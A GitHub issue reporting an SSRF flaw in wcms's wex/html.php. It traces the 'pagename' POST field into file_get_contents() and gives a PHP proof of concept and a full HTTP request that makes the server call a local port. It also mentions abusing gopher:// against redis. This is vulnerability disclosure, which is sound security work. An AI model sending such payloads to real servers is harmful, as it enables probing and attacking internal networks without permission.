New issue

Jump to bottom

SSRF Vulnerability in wcms/wcms/wex/html.php #11

Open nenf opened this issue on Jul 20, 2020 · 1 comment

nenf commented on Jul 20, 2020

Hi, dev team!

There is SSRF Vulnerability in `wcms/wcms/wex/html.php` file.

The vulnerable code is:

wcms/wex/core/classes/Pagename.php:16: `$_SESSION['pagename'] = $_POST['pagename'];`
wcms/wex/core/classes/Pagename.php:20: `$GLOBALS['pagename'] = $_SESSION['pagename'];`
wcms/wex/html.php:17: `$html_from_template = htmlspecialchars(file_get_contents($GLOBALS['pagename']));`

Example POC:

```
<?php

$pagename = "ftp://127.0.0.1:8000";
$html_from_template = htmlspecialchars(file_get_contents($pagename));
?>
```

Server Side Request Forgery (SSRF) vulnerabilities let an attacker send crafted requests from the back-end server of a vulnerable web application. It can help identify open ports, local network hosts and execute command on services (for example redis, by using `gopher://` scheme)

To prevent vulnerability use next manual: https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

Please let me know about any fixes, I would like to register CVE number.


nenf commented on Jul 21, 2020 Author

Here is POC:

```
POST /wex/html.php HTTP/1.1
Host: 127.0.0.1:8100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.89 Safari/537.36 Edg/83.17763
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://127.0.0.1:8100
Connection: close
Referer: http://127.0.0.1:8100/wex/html.php
Cookie: pma_lang=ru; wp-settings-1=mfold%3Do%26libraryContent%3Dbrowse; wp-settings-time-1=1595165328; PHPSESSID=0f963257d494024262197510312fc2d8
Upgrade-Insecure-Requests: 1

pagename=http://127.0.0.1:60001
```

I was listening 60001 local port and got a request from backend.



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant